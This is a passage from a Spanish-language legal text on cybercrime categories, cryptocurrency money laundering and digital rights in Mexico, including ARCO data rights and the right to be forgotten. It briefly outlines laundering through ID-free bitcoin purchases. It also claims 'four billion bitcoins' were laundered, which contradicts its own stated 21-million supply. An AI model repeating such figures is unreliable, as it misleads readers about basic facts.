Aquí se dividen dos rubros o fines para el uso de dicha técnica, la primera es para acciones con fines económicos, esto es cuando una persona se hace pasar por un tercero sin su consentimiento, donde se contrata, transfiere, deposita para obtener créditos, préstamos, financiamiento o un enriquecimiento ilícito en general haciéndose pasar por la persona o institución principal.

La segunda concepción es para asuntos no financieros y afectando la esfera personal, tal es el caso del robo de identidad de empresas de noticias o cuentas presidenciales, por un acceso no autorizado, publicando contenido que pudiera promover la violencia y poner en riesgo la seguridad nacional, también obteniendo cuentas personales o creando perfiles falsos en redes sociales para dañar al usuario de alguna manera.

Utilización indebida de dispositivos

No hay mucho que abundar en este tema, pues es claro que el mismo nombre lo dice, ya que cualquier persona puede cometer un delito cibernético con el simple hecho de tener acceso a un dispositivo electrónico y de comunicación, desde cualquier parte del mundo, o sea desde su hogar, biblioteca, escuela o cibercafé.

Pero haciendo más énfasis, es necesario precisar que además de los dispositivos, el crimen en el Internet ha evolucionado, donde algunos delitos llamados especializados y técnicos avanzados ya son cosa sencilla para todos, pues para las personas que realmente no tienen nada de conocimiento ya es fácil realizar dichos actos delictivos avanzados, tal es el caso que en el Internet podemos encontrar virus, bombas lógicas listas para descargar, *software* para hacer ataque DOS, escáneres de *SQL injection* y herramientas para brincar accesos tanto locales como en línea de OS.

Es por esto que en primera parte, las leyes no solo deben contemplar las computadoras como instrumentos para cometer ilicitudes, sino todo tipo de dispositivos electrónicos y de comunicación que existan y que existirán, además de atender bajo la ley penal la creación, producción, distribución, uso, venta y posesión de programas informáticos y dispositivos en general, contraseñas y códigos que permitan tener un acceso a datos y sistemas informáticos, así como toda herramienta técnica especializada de *hacking* para cometer ilícitos.

Combinación de delitos

La combinación de delitos es como una pelea en la que vale todo, ya que en este combate los delincuentes usan cualquier arte o técnica para llevar a cabo dichas conductas ilícitas. Dicha clasificación es necesaria porque es difícil describir delitos que comprenden múltiples actividades delictivas diferentes en la red.

Ciberataques, ciberterrorismo y guerra cibernética

La palabra ciberataque podría tomarse como el género ante cualquier acción u omisión agravante hecha por individuos, sociedad organizada y naciones en cuestión con sistemas informáticos, sistemas de información automatizados, de procesamiento, infraestructura, computacionales, dispositivos y redes de comunicación, con el fin de mantener el anonimato e independientemente del motivo y fin que se persiga generar daños.

Los daños pueden ser desde obtener beneficios personales, generar miedo, intimidar a la sociedad, e interferir en aspectos religiosos, económicos y políticos de una nación, así como manifestarse a favor de

ideologías. Por una parte, se utilizan los sistemas automatizados y comunicaciones para llevar a cabo estas conductas delictivas y, por otra, se daña directamente a los sistemas de información.

A primera vista en este panorama global digital, es difícil atribuirle la agresión a alguien a partir de algo invisible que es el Internet. De antemano, existen instrumentos y mecanismos para mitigar y reconocer de dónde ha partido un ataque, pero éste puede salir de diversas partes del mundo creando solo sospechas de naciones o grupos delictivos.

En la actualidad podemos encontrarnos con diversos ciberataques indefinidos, ya que son de gama internacional y no existe un objetivo particular, donde pueden afectar desde gobiernos, compañías y llegando al usuario común del Internet. Un ejemplo de esto son los *ransomware* WannaCry, Petya y Nyetya, los cuales afectaron en diferentes momentos a particulares, sector privado y público como farmacéuticas, telefónicas, servicio de salud, bancarias y gobiernos. Al principio en estos virus informáticos se buscaba un fin económico, pero en los últimos ataques más agresivos ya no se pide dinero, pues encripta la información del disco duro por completo sin que los interesados puedan recuperar la información.

Por otra parte, existen ciberataques que tienen objetivos concisos, que son organizaciones específicas, así como ataques para robar datos médicos, tarjetas de crédito y datos financieros. Existen también grupos llamados *hacktivistas* refiriéndose a los *hackers* activistas, que predican una ideología de contrapeso al sistema desde sus diferentes ámbitos, que luchan a favor de la libertad de expresión e información para llegar a un cambio social favorable, con diferentes conductas desde atacar y alterar sitios del Internet. De todas las amenazas (ciberataques) en el ciberespacio las principales son tres: el cibercrimen, ciberterrorismo y ciberguerra, que al final sus acciones son catalogadas como ciberdelitos.

Es importante conocer el motivo y fin para desglosar la conducta ilícita del género ciberataque, por lo que a grandes rasgos el cibercrimen abarca un catálogo de diversos delitos como pornografía infantil, estafas, fraudes hasta virus y troyanos, diferenciándose en que busca un beneficio personal o económico.

En el caso del ciberterrorismo su función principal es el generar miedo, intimidar, coaccionar, daños a una sociedad, en el mundo real y contra infraestructuras con fines religiosos y políticos, así como su financiación, reclutamiento, comunicación y propaganda.

La ciberguerra es la utilización del ciberespacio como campo de batalla para operaciones de guerra, es más barata que la guerra tradicional, donde cualquier dispositivo conectado al Internet o el acceso físico a estos mismos es un blanco, es entre dos o más naciones de manera prolongada y se producen diversas batallas en la red.

Cabe destacar que la guerra electrónica y la guerra cibernética no son lo mismo, pues la guerra electrónica tiene como fin identificar, explotar, degradar e impedir el uso militar del espectro electromagnético del enemigo para utilizarla en beneficio propio, un ejemplo de esto es la distorsión de imágenes de los sistemas de las fuerzas armadas de una nación para que brinde información incorrecta, mientras que las operaciones de la ciberguerra se desarrollan solo en el mundo digital, así que en la guerra electrónica se trabaja con sensores, misiles, y en la ciberguerra con el Internet, *malwares* y vulnerabilidades de los sistemas informáticos. Sin duda, conceptualmente existen diferencias pero su fin es la guerra.

Los ciberataques son una realidad; el primer antecedente donde un ataque cibernético logró dañar la infraestructura del mundo real fue el gusano Stuxnet (BBC Mundo, 11 de octubre de 2015), el cual penetró la red, propagándose a través de las computadoras, reprogramó las centrifugadoras y destruyó las máquinas infectadas convirtiendo este *malware* en un arma cibernética.

Independientemente de su clasificación conceptual, repitiendo que la intención y fin son importantes para clasificar un ciberataque, concluimos que para que quede más claro desarrollaremos ejemplos, por lo que un cibercrimen podría ser un robo, ciberterrorismo el ataque a una planta nuclear y la ciberguerra la paralización del sistema financiero de un país.

El Estado debe garantizar la seguridad nacional formando una estrategia de ciberdefensa, es decir, un conjunto de acciones, recursos y mecanismos del Estado en materia de Seguridad Nacional para prevenir, identificar y neutralizar toda ciberamenaza o ciberataque que afecte a la infraestructura crítica nacional (*Diario Oficial de la Federación*, 2013), que pueda responder a las amenazas que la Ley de Seguridad Nacional de nuestro país identifica en su artículo 5:

Artículo 5.- Para los efectos de la presente Ley, son amenazas a la Seguridad Nacional:

I. Actos tendentes a consumar espionaje, sabotaje, terrorismo, rebelión, traición a la patria, genocidio, en contra de los Estados Unidos Mexicanos dentro del territorio nacional;
II. Actos de interferencia extranjera en los asuntos nacionales que puedan implicar una afectación al Estado Mexicano;
III. Actos que impidan a las autoridades actuar contra la delincuencia organizada;
IV. Actos tendentes a quebrantar la unidad de las partes integrantes de la Federación, señaladas en el artículo 43 de la Constitución Política de los Estados Unidos Mexicanos;
V. Actos tendentes a obstaculizar o bloquear operaciones militares o navales contra la delincuencia organizada;
VI. Actos en contra de la seguridad de la aviación;
VII. Actos que atenten en contra del personal diplomático;
VIII. Todo acto tendente a consumar el tráfico ilegal de materiales nucleares, de armas químicas, biológicas y convencionales de destrucción masiva;
IX. Actos ilícitos en contra de la navegación marítima;
X. Todo acto de financiamiento de acciones y organizaciones terroristas;
XI. Actos tendentes a obstaculizar o bloquear actividades de inteligencia o contrainteligencia, y
XII. Actos tendentes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos.

Ciberblanqueo de dinero

El Internet ha evolucionado las técnicas del blanqueo de dinero, si de por sí en la actualidad y mundo material los delincuentes se la han arreglado para lavar dinero con facilidad, ahora con las tecnologías de la información y comunicación estas facilidades aumentan.

Existen diversas formas de cometer actos de ciberblanqueo de dinero, pero las formas más comunes son los juegos en línea, sin importar su naturaleza si son de apuestas o de video, ya que como se describió anteriormente en el tema juegos ilícitos y en línea, la legislación jurídica sobre tales servicios financieros en el Internet no es tan estricta como debería serlo, además de los posibles anonimatos de los clientes y transacciones tan rápidas que complican seguir su rastro y compro-

bar su ilicitud. Otra forma de ciberblanqueo y es la más potencial en la actualidad son las monedas virtuales o criptomonedas, cuya funcionalidad se explicará de una manera general a continuación.

Existen muchas formas de poder lavar el dinero y por supuesto que es una práctica que ha continuado evolucionando con el paso del tiempo, algunas veces apoyándose de las bondades de la tecnología de una forma directa y otras de forma indirecta. Para propósito de este apartado solo nos centraremos específicamente en una forma indirecta de lavado de dinero, la cual ha tenido a algunos gobiernos preocupados buscando una solución para evitar que suceda este tipo de práctica.

El método que han comenzado a utilizar las personas para poder mover grandes cantidades de dinero son las criptomonedas, y como máximo exponente tenemos al bitcoin, que ha sido la más popular. Esta moneda, al igual que algunas que le precedieron y algunas otras que están comenzado a tener más atención, se creó con una idea en mente, que fue la de la libertad, debido a que permite tener un instrumento de intercambio de dinero, que es descentralizado de todo gobierno e institución, además de anónimo. Estas razones han contribuido al auge del bitcoin, debido a la libertad de poder operar sin un control central. Además de que esto indirectamente ha causado que su valor aumente considerablemente, lo que también ha atraído a algunos mercados financieros.

Para entender su funcionamiento, primero debemos recordar que en un sistema convencional, por ejemplo cuando una persona como Ana quiere transferir dinero a Pedro, la primera debe acceder de alguna forma a su cuenta bancaria, la cual tiene sus fondos, para una vez dentro del sistema hacer la transacción poniendo como destinatario la Clave Bancaria Estandarizada (Clabe) de Pedro, o si es del mismo banco, el número de cuenta o tarjeta, y una vez especificado el destinatario, la institución transfiere el dinero. Todo este proceso crea una serie de registros en varias bases de datos para tener una forma de rastrear la transacción.

Lo que conviene destacar aquí es el hecho de que los fondos, a pesar de que pertenecen a Ana, se encuentran en su banco, además de que la transacción solo es exitosa si Ana cuenta con fondos suficientes y la operación se ejecuta de forma correcta, con lo que queda un registro de la transacción entre las cuentas.

En un sistema convencional y centralizado, llevar a cabo la transacción es fácil, debido a que todo está controlado, sin embargo, en una red descentralizada esto tiene un mecanismo diferente para llevarse a cabo.

También sin entrar en muchos detalles, cabe destacar que en la red del bitcoin, existe una cantidad de nodos que se dedican a hacer minería de la moneda, la cual consiste básicamente en ejecutar una serie de acertijos, los cuales una vez resueltos otorgan una cantidad de bonificación en forma de bitcoins. Estos acertijos tienen como objetivo hacer que el nivel de la seguridad aumente. También la cantidad de bitcoins que existirá al final de todo será de aproximadamente veintiún millones.

Otro nodo que llega a existir en esta red son los de administración de carteras virtuales, en donde la gente tiene digitalmente su dinero; esto no tiene que ser necesariamente de esta manera, de hecho existe un mecanismo que permite transferir los bitcoins a carteras físicas, que pueden ser guardadas en alguna caja fuerte. Estas carteras físicas tienen todo el dinero virtual, y en caso de extraviar el dispositivo también se perderán las monedas y no existirá mecanismo de recuperación, a excepción de que la cartera física provea alguno, sin embargo, esto ya depende del proveedor de la cartera.

Teniendo un poco más de contexto acerca del bitcoin, retomemos nuevamente el ejemplo en el que Ana quiere enviar dinero a Pedro, no obstante, en esta ocasión, en vez de hacerlo por alguna institución bancaria, lo hará mediante la infraestructura de bitcoin. La primera diferencia que se puede encontrar es que, debido a la descentralización, no existe un portal en el cual pueda acceder a hacer la transacción, otra diferencia es que la forma de especificar el destinatario es en vez de la Clabe o el número de cuenta, es una dirección de una cartera de bitcoin, la cual es un identificador de 26 a 35 caracteres y que puede comenzar con 1 o con 3, esta dirección se genera sin ningún costo, un ejemplo de la misma podría ser 1BvBMSEYstWetqTFn5Au4m4GFg7xJaNVN2.

Entonces digamos que Ana envía dinero a la dirección 1BvBMSEYstWetqTFn5Au4m4GFg7xJaNVN2, que es la de Pedro, esta transacción, se procesa y valida por la red del bitcoin y se hace la transferencia de bitcoins de la cartera de Ana a la de Pedro, en esta transacción también se tiene que pagar un impuesto por el uso de la red, el cual por lo general no es muy alto y puede variar de acuerdo a ciertos parámetros. Una vez que se valida la transacción por parte del consenso de algunos nodos, la transacción se agrega a la *blockchain*, que es la cartera descentralizada que todos los nodos poseen, para guardar un registro de la operación que se llevó a cabo.

Cabe destacar que el proceso anteriormente expuesto es totalmente anónimo, debido a que no existe un registro que tenga la relación entre

la cartera del bitcoin y la información de Pedro, por lo que la transacción es completamente anónima, y si bien se puede conocer el monto de la operación, no se puede conocer quiénes fueron los involucrados en esta transacción más allá de su cartera del bitcoin.

Estas redes de criptodivisas se encuentran evolucionando constantemente, de hecho en algunas se está por lograr incluso un grado más alto de anonimato, como el caso de ethereum, el cual en su próxima actualización, incluso permitirá hacer operaciones completamente anónimas, que ni siquiera aparecerán en la *blockchain* (Bjorøy, 15 de agosto de 2017).

Por todo lo anterior, se puede apreciar que transferir dinero en bitcoin es relativamente sencillo, además de que está fuera de todo control, debido a que nació con la intención de ser una forma libre de intercambio de dinero. Sin embargo, con esta libertad que se otorgó, también se dio una nueva forma de transferir grandes cantidades de dinero a diversas partes del mundo sin pasar por ningún control, lo cual ha permitido a ciertas personas a hacer lavado de dinero, como el caso de un ruso que desde Grecia logró lavar más de cuatro billones de bitcoins (Gibbs, 27 de julio de 2017).

Existen diversas páginas en las que se pueden comprar bitcoins, y en varias de ellas ni siquiera se solicitan documentos oficiales para poder comprarlos hasta cierta cantidad, ya después de esa cantidad se solicitan documentos oficiales para poder realizar la transferencia. Sin embargo, en un esquema de lavado de dinero, alguien tiene la posibilidad de hacer uso de alguno de estos servicios, en el cual, sin entregar ningún documento oficial, puede realizar transferencias de lo máximo permitido por día, y tener la posibilidad de vender los bitcoins y así obtener el dinero en alguna cuenta de otro país.

Capítulo 3. Derechos digitales

Los primeros medios de comunicación eran difíciles de actualizar al instante, pero con los nuevos avances de la tecnología el mundo se ha hecho tan rápido que tenemos que ir de prisa; realmente vivimos ya en un mundo virtual, donde las personas necesitan que se les garantice sus derechos al usar un ordenador, cualquier dispositivo electrónico y redes de comunicaciones. Si bien la mayoría de los derechos tradicionales solo deben adaptarse a las comunicaciones, también nacen nuevos derechos en esta nueva era tecnológica.

El Internet ha marcado tanto nuestra vida que podemos encontrar todo lo que imaginemos, es un nuevo mundo de oportunidades en todos los ámbitos de la vida y en especial en trabajar a favor de la humanidad, por lo que es de importancia que todos sin exclusión de nadie respetemos y protejamos esta herramienta tomando medidas que cuiden nuestros derechos, sin olvidar de cumplir nuestras obligaciones.

Existen diversos derechos del Internet, digitales y cibernéticos, pues realmente en la actualidad toda actividad que realizamos en el mundo material, poco a poco se han adaptado a medios electrónicos para efectuarse en el mundo inmaterial de la red, cuestiones como la educación, los medios de salud y justicia ya son una realidad como servicios, pero el garantizar una gama de protección con la tecnología es necesario.

Los derechos humanos han sido clasificados atendiendo diversos criterios, así podemos encontrar clasificaciones que atienden su naturaleza, origen, contenido y por la materia a la que se refieren. Con un propósito pedagógico han sido clasificados en tres generaciones, esto en función al momento histórico en que surgieron o del reconocimiento que han tenido por parte de los Estados. Es conveniente indicar que el agrupamiento de los derechos humanos en generaciones no significa que algunos tengan mayor o menor importancia sobre otros, pues todos ellos encuentran en la dignidad humana el principio y fin a alcanzar. Así entonces en la primera generación fueron agrupados los derechos civiles y políticos, en la segunda generación los derechos económicos, sociales y culturales y en la tercera generación se agruparon los que corresponden a grupos de personas o colectividades que comparten intereses comunes (CNDH, 2016).

En un principio se tendría que hacer una adaptación de los derechos humanos con relación a las nuevas tecnologías, sin embargo, también se ha optado por hablar de derechos digitales como el derecho a existir digitalmente, a la reputación digital, la estima digital, la libertad y responsabilidad digital, la privacidad virtual, el derecho al olvido, el derecho al anonimato, el derecho al big-reply, al domicilio digital, derecho a la técnica, al update, al parche, el derecho a la paz cibernética y a la seguridad informática y el derecho al testamento digital (Riofrío, 2014).

Desde nuestra percepción, no basta con solo este catálogo de derechos digitales, puesto que la tecnología avanza con rapidez, es necesario que el derecho continúe por esa senda tecnológica, en razón de su reconocimiento, promoción y protección formal a nuevos derechos, por lo que a continuación haremos un estudio exhaustivo, proponiendo nuevas figuras para su incorporación al marco de los derechos humanos de cuarta generación.

Derecho al Internet

En México, el acceso al Internet es un derecho garantizado por la Constitución Política de nuestro país. La importancia del Internet es que es un habilitador de otros derechos fundamentales como el derecho a la información, derecho a la privacidad y derecho de acceso a las Tecnologías de la Información y de la Comunicación (TIC), a los servicios de radiodifusión y telecomunicaciones. Fue gracias a la Reforma en Telecomunicaciones el 10 de junio de 2013 que este derecho quedó consagrado en la Carta Magna. A partir también de esta reforma se establecieron las bases para garantizar una mayor competitividad en la oferta de los servicios de telecomunicaciones. Al implementar este cambio en su ley fundamental, México se convirtió en el octavo país a nivel mundial en garantizar este derecho a su ciudadanía (Gobierno Federal de México, 2013).

Derecho de acceso al Internet

El derecho de acceso al Internet o derecho a la banda ancha es un orden normativo el cual afirma que todas las personas tienen derecho de acceso al Internet para gozar y ejercitar sus derechos fundamentales y humanos. Se debe asegurar dicho acceso sin negarle a nadie de

manera factible, accesible, barato, fácil y rápido, además de garantizar éste en edificios e instalaciones de las dependencias y entidades de la Administración Pública Federal, donde las entidades federativas harán lo propio en el ámbito de su competencia.

Si bien existen diversos documentos internacionales que categorizan el Internet como derecho humano, más el artículo 6 de nuestra Carta Magna, es necesario enfatizar que la ONU en su resolución no vinculante del 2016 destaca la importancia de que se aplique un enfoque basado en los derechos humanos para facilitar y ampliar el acceso al Internet, y que el Internet sea abierto, accesible y cuente con la participación de múltiples interesados; afirma también la importancia de que se aplique un enfoque basado en los derechos humanos para facilitar y ampliar el acceso al Internet y solicita a todos los Estados que hagan lo posible por cerrar las múltiples formas de la brecha digital (ONU, 2016).

Derecho a la ciberseguridad

El Estado no solo debe garantizar el acceso al Internet, pues es su obligación custodiar su seguridad, no solamente en cuestión de contenidos, sino de prevención, tratamiento y amenazas, comenzando por respetar las leyes, para mantener la paz y el orden público y la protección de personas y bienes. Creando una combinación de la política de seguridad en la sociedad de la información, y en conjunto con las autoridades locales, los actores del sector público, privado y sociedad civil, pueden enfrentar las manifestaciones de la delincuencia informática en todas sus formas, otorgando una calidad de vida digital a los gobernados.

El tema de la seguridad en la red es tan complejo e importante que en el estudio exhaustivo sobre las legislaciones de todos los países del mundo incluyendo a México encontramos en sus ordenamientos jurídicos palabras muy variadas como confidencialidad, integridad, autenticidad, auditabilidad, disponibilidad y seguridad de la información, otorgando una protección de ciberseguridad, además de que países como Bangladesh, Camerún, China, Chad, Eslovaquia, Estados Unidos de América, Guinea, Japón, Kenya, Lituania, Malawi, República Checa, Singapur, Sudáfrica, Tailandia y Yibuti hacen la separación entre cibercrimen, crímenes computacionales y ciberseguridad o cual sea su denominación, emitiendo legislaciones específicas sobre la ciberseguridad; cabe destacar que España contiene dentro de su normativa nacional un Código de Derecho de la Ciberseguridad.

Parte importante que abarca la ciberseguridad es el tema de la cibersalud, que a primera vista se podría confundir con la adaptación y migración de las instituciones gubernamentales y privadas de salud a la red en cuestión de servicios, que sin duda es importante en el ámbito de gobierno y gobernanza digital, pero a lo que hacemos énfasis al referirnos a la cibersalud es a la protección del contenido sin importar su edad, pues además de cuidar los puntos básicos como que sea apto, lícito y otros factores, debe cuidarse la salud de las personas, tal es el caso donde un mensaje de la red social Twitter causó convulsiones a un periodista epiléptico (BBC Mundo, 20 de diciembre de 2016) recibiendo un mensaje acompañado de una imagen parpadeante que le provocó dicho ataque.

Así como en los planes de estudios de educación básica existen materias de planificación financiera y derechos políticos, es imperioso que se nos forme una cultura de la seguridad en la red desde nuestros primeros años de aprendizaje y escolaridad, ya que los problemas no se resuelven castigando, la prevención es lo ideal. Pero no solo se trata de crear mecanismos para la protección en la red, pues así como se protege la navegación en el Internet, un tema real es que también se nos debe proteger del mismo, por lo que no es opcional crear programas y medidas para que los niños y adolescentes no sean adictos a la red.

Derecho a la protección de datos personales

La protección de datos personales consiste en que las personas puedan decidir a quién proporcionar información, el medio, el porqué, cómo y para qué, así como el tratamiento de toda la información personal. El derecho digital debe reconocerse en todos los medios permitidos por ley, penalizando aquellas personas físicas y morales que atenten contra dichos derechos.

Derechos ARCO / habeas data

Los derechos ARCO, conocidos también como habeas data, son un derecho fundamental, pues en nuestra Carta Magna artículo 16 párrafo 2 menciona que: toda persona tiene derecho a la protección de sus datos personales, al acceso, rectificación y cancelación de los mismos, así como a manifestar su oposición, en los términos que fije la ley, la cual

establecerá los supuestos de excepción a los principios que rijan el tratamiento de datos, por razones de seguridad nacional, disposiciones de orden público, seguridad y salud públicas o para proteger los derechos de terceros.

El marco normativo lo podemos encontrar primordialmente en la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados y en la Ley Federal de Protección de Datos Personales en Posesión de los Particulares.

Siguiendo la definición oficial gubernamental del Instituto de Transparencia, Acceso a la Información Pública y Protección de Datos Personales del Estado de México y Municipios (Infoem), una solicitud de derechos ARCO se refiere a aquel derecho que tiene un titular de datos personales para solicitar el acceso, rectificación, cancelación u oposición sobre el tratamiento de sus datos ante el sujeto obligado que esté en posesión de los mismos.

Es importante señalar que para estar en posibilidad de realizar una solicitud de derechos ARCO, el titular o su representante legal deberán acreditar su identidad o representación respectivamente.

- *Derecho de Acceso*: aquel mediante el cual el titular tiene derecho a solicitar y ser informado sobre sus datos personales, el origen de los mismos, el tratamiento del cual sean objeto, las cesiones realizadas o que se pretendan realizar, así como a tener acceso al aviso de privacidad al que está sujeto el tratamiento.
- *Derecho de Rectificación*: aquel mediante el cual el titular tendrá derecho a solicitar la rectificación de sus datos personales cuando éstos sean inexactos, incompletos, inadecuados o excesivos, siempre que sea posible y no exija esfuerzos desproporcionados, a criterio del Sujeto Obligado en posesión.
- *Derecho de Cancelación*: si el titular tiene conocimiento de que el tratamiento que se está dando a sus datos personales contraviene lo dispuesto por la Ley de Protección de Datos del Estado de México o de que sus datos personales han dejado de ser necesarios para el cumplimiento de la finalidad(es) de la base de datos previstas en las disposiciones aplicables o en el aviso de privacidad, puede solicitar la cancelación de sus datos.

  Sin perjuicio de lo que disponga la normatividad aplicable al caso concreto, el servidor público que tiene la custodia los sistemas de datos personales procederá a la cancelación de datos, previo blo-

queo, una vez transcurridos los plazos establecidos para el control archivístico.

- *Derecho de Oposición*: aquel derecho que tiene el titular a oponerse por razones legítimas al tratamiento de sus datos personales para una o varias finalidades, en el supuesto en que los datos se hubiesen recabado sin su consentimiento, cuando existan motivos fundados para ello y la ley no disponga lo contrario.
  Si procede la oposición, se da lugar a la cancelación del dato, previo bloqueo (Infoem, s.f.).

Derecho al olvido

El derecho al olvido, también llamado derecho a ser olvidado, es el derecho de las personas físicas a hacer que se borre la información sobre ellas después de un periodo de tiempo determinado. El Internet ha traído consigo la necesidad de un nuevo equilibrio entre la libre difusión de la información y la autodeterminación individual. Este equilibrio es precisamente lo que está en juego con el derecho al olvido. Este derecho presenta tres facetas: el derecho al olvido del pasado judicial, el derecho al olvido establecido por la legislación de protección de datos y un nuevo derecho digital y aún polémico al olvido, que equivaldría a la atribución de una fecha de caducidad a los datos personales o que debería ser aplicable en el contexto específico de las redes sociales (De Terwangne, 2012).

Sin embargo, la definición de derecho al olvido está mal empleada, pues esencialmente es una tarea imposible, ya que es ilógico decir que se puede olvidar algo y ningún órgano judicial puede obligar el cumplimiento de olvidar. En *stricto sensu* este derecho solo desindexa algunos resultados de los motores de búsqueda, porque en ningún momento la información contenida en los sitios webs que alojan la comunicación desindexada se elimina, solo se dificulta el acceso a ella y con la posesión del link directo se podría visualizar este mismo. Por lo que la definición correcta es derecho a la "oscuridad digital" (Pazos, 2015). La información simplemente sigue en la red, en una pequeña parte oscura de ésta sigue latente, pero acceder a ella no resulta tan fácil.

El antecedente en Europa fue en el año 2014 con la sentencia del Tribunal de Justicia de la Unión Europea asunto C-131/12 (Tribunal de Justicia de la Unión Europea, 2014). Como consecuencia de la resolución dictada por el Tribunal de Justicia de la Unión Europea, Google

se vio obligado a retirar de sus resultados de búsqueda los mencionados enlaces. También esta resolución ha servido de precedente para que miles de personas de toda Europa soliciten la retirada de enlaces que les afectan en defensa de su derecho al olvido.

En mayo de 2014 Google puso a disposición de sus usuarios un formulario para que éstos pudieran solicitar la retirada de los resultados de búsqueda vinculados a sus nombres, puntualizando que cada petición será analizada de manera especial. Por ello Google ha creado un comité de expertos para determinar los supuestos que sí ameritan en derecho al olvido y la retirada de tales supuestos, y los que no.

En seis puntos breves resumimos las partes más importantes del derecho al olvido en Europa:

1. La tecnología existe para servir a los seres humanos, en consecuencia los tratamientos de datos están al servicio del hombre, es su deber, cualquiera que sea la nacionalidad o residencia de las personas, respetar las libertades y derechos fundamentales de las personas especialmente de intimidad y bienestar.
2. No importa al lugar donde vayamos, los derechos humanos nos perseguirán como vínculos permanentes, por lo tanto si el responsable del tratamiento de datos está establecido en un país tercero, no debe obstaculizar la protección de las personas, el derecho humano inherente a la persona va más lejos que una circunscripción territorial.
3. El tratamiento de datos personales con fines exclusivamente periodísticos o de expresión artística o literaria tendrá que hacerse con exenciones y excepciones solo en la medida en que resulten necesarias para conciliar con el derecho a la intimidad con las normas que rigen la libertad de expresión. También si son con fines históricos, estadísticos o científicos le incumbe al responsable del tratamiento garantizar que los datos sean tratados de manera leal y lícita, recogidos con fines determinados, explícitos y legítimos, y no sean tratados posteriormente de manera incompatible con dichos fines.
4. En un marco legal, toda persona puede oponerse al tratamiento de sus datos, en cualquier momento y por razones legítimas de una situación particular a que los datos que conciernen sean objeto de tratamiento.
5. El tratamiento de datos personales es cualquier operación o conjunto de operaciones, efectuadas o no mediante procedimientos

automatizados, y aplicadas a datos personales, como la recogida, registro y organización, conservación, elaboración o modificación, extracción, consulta, utilización, comunicación por transmisión, difusión o cualquier otra forma que facilite el acceso a los mismos, cotejo o interconexión, así como su bloqueo, supresión o destrucción. Por lo tanto, el gestor de un motor de búsqueda recoge tales datos que extrae, registra y posteriormente organiza en el marco de sus programas de indexación, los conserva en sus servidores y, en su caso, comunica y facilita el acceso a los usuarios en forma de lista de resultados de búsqueda clasificándose como tratamiento de datos personales. Por lo cual deben garantizar en su competencia y posibilidades los derechos fundamentales, en particular el del respeto a la vida privada.

6. Tiene que existir un equilibrio que proteja los derechos fundamentales en todos los supuestos que se presenten, ya sea que se trate de la vida privada afectada y del interés del público en disponer de esta información. Sin embargo, la dignidad de la persona es muy importante y es necesario garantizar el derecho al olvido, ya que este prevalece sobre los intereses legítimos y económicos del gestor del motor de búsqueda y también sobre el interés general del público en encontrar información en las búsquedas que versen en el nombre de una persona.

En el caso de México, debemos partir desde el marco constitucional por la supremacía en jerarquía de la norma, por lo que la protección de los datos personales en México entra en los artículos 6 y 16 señalando que:

Artículo 6. [...]

II. La información que se refiere a la vida privada y los datos personales será protegida en los términos y con las excepciones que fijen las leyes.

III. Toda persona, sin necesidad de acreditar interés alguno o justificar su utilización, tendrá acceso gratuito a la información pública, a sus datos personales o a la rectificación de éstos. [...]

Artículo 16. [...]

Toda persona tiene derecho a la protección de sus datos personales, al acceso, rectificación y cancelación de los mismos, así como a manifestar su oposición, en los términos que fije la ley, la cual establecerá los supuestos de excepción a los principios que rijan el tratamiento de datos, por razones de seguridad nacional, disposi-

ciones de orden público, seguridad y salud públicas o para proteger los derechos de terceros.

El antecedente en nuestro país fue el siguiente

Fecha	Suceso
Febrero de 2007	La *Revista Fortuna* publica la nota periodística "Fraude en Estrella Blanca alcanza a Vamos México".
Julio de 2014	Carlos Sánchez de la Peña solicita a Google México la remoción de varios enlaces; entre ellos, el de la nota de la *Revista Fortuna*. Google no atiende la solicitud.
Septiembre de 2014	Carlos Sánchez de la Peña interpone un procedimiento de protección de derechos en contra de Google México (No. de expediente PPD.0094/14).
Enero de 2015	El Inai resuelve en favor de Carlos Sánchez de la Peña y ordena a Google México la remoción de los enlaces.
Febrero de 2015	R3D interpone demanda de amparo en representación de la *Revista Fortuna* en contra del Inai por violar su derecho a la libertad de expresión y su derecho de audiencia. El Juzgado Decimoquinto de Distrito en Materia Administrativa en la Ciudad de México admite la demanda (Amparo indirecto 574/2015).
Febrero de 2016	El Juzgado Decimoquinto de Distrito en Materia Administrativa de la Ciudad de México niega el amparo.
Marzo de 2016	R3D interpone un recurso de revisión en contra de la sentencia del juzgado. El Segundo Tribunal Colegiado en Materia Administrativa del Primer Circuito admite el recurso (Amparo en revisión 95/2016) y lo envía al Séptimo Tribunal Colegiado de Circuito del Centro Auxiliar de la Primera Región (Expediente Auxiliar 355/2016).
Agosto de 2016	El Séptimo Tribunal Colegiado de Circuito del Centro Auxiliar de la Primera Región revoca la decisión del juzgado y concede el amparo. La resolución del Inai queda sin efecto.

Fuente: Red de Defensa de los Derechos Digitales (2016).

La conclusión es que en México aún no existe el derecho al olvido, si bien contamos con la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados y la Ley Federal de Protección de Datos Personales en Posesión de los Particulares, no es motivo suficiente para contar con un derecho al olvido formal en nuestra nación.

Pasando a otro tema, la colisión de derechos entre el derecho al olvido contra el derecho a la libre expresión e información es importan-

te, por lo que desglosamos nueve puntos que creemos se deberían de tomar en cuenta al hacer un análisis del conflicto entre estos derechos:

1. No es necesario que los resultados de búsqueda causen un perjuicio para tener derecho a que no se muestren.
2. El derecho al olvido en un mal uso podría cegar a la sociedad, pero en una ponderación de derechos es válido que una persona solicite una eliminación cuando no desempeñe un papel importante en la vida pública de forma que no existiera un interés general por parte de la sociedad en conocer dicha información, ya que en ese aspecto la privacidad debe prevalecer sobre el del aspecto económico de la empresa de tratamiento de datos y sobre el de los internautas a obtener dicha información, por ello el Tribunal de la Unión Europea emitió un fallo correcto al considerar que el Sr. Costeja solicitaba eliminación de información que no parecería de interés para la sociedad en conocerla porque se remontaba a muchos años atrás quedando sin utilidad, ya que el motivo por el cual se había publicado en la actualidad ya se había saldado.
3. Si bien no es un aspecto jurídico pero sí social que los políticos lo han tomado como discurso, y el ser humano es un animal político denominada por Aristóteles como *zoon politikon*, argumentando que esto va más lejos que la privacidad, afectando el honor convirtiéndolo en un tema de mucha profundidad, además de afectar a la propia imagen de la niñez y la juventud.
4. En *stricto sensu* el derecho de la libertad de información se encuentra salvaguardada y garantizada, ya que los datos siguen "accesibles" en la red desde el sitio web que es el autor, solo están excluidos desde el motor de búsqueda del gestor de datos.
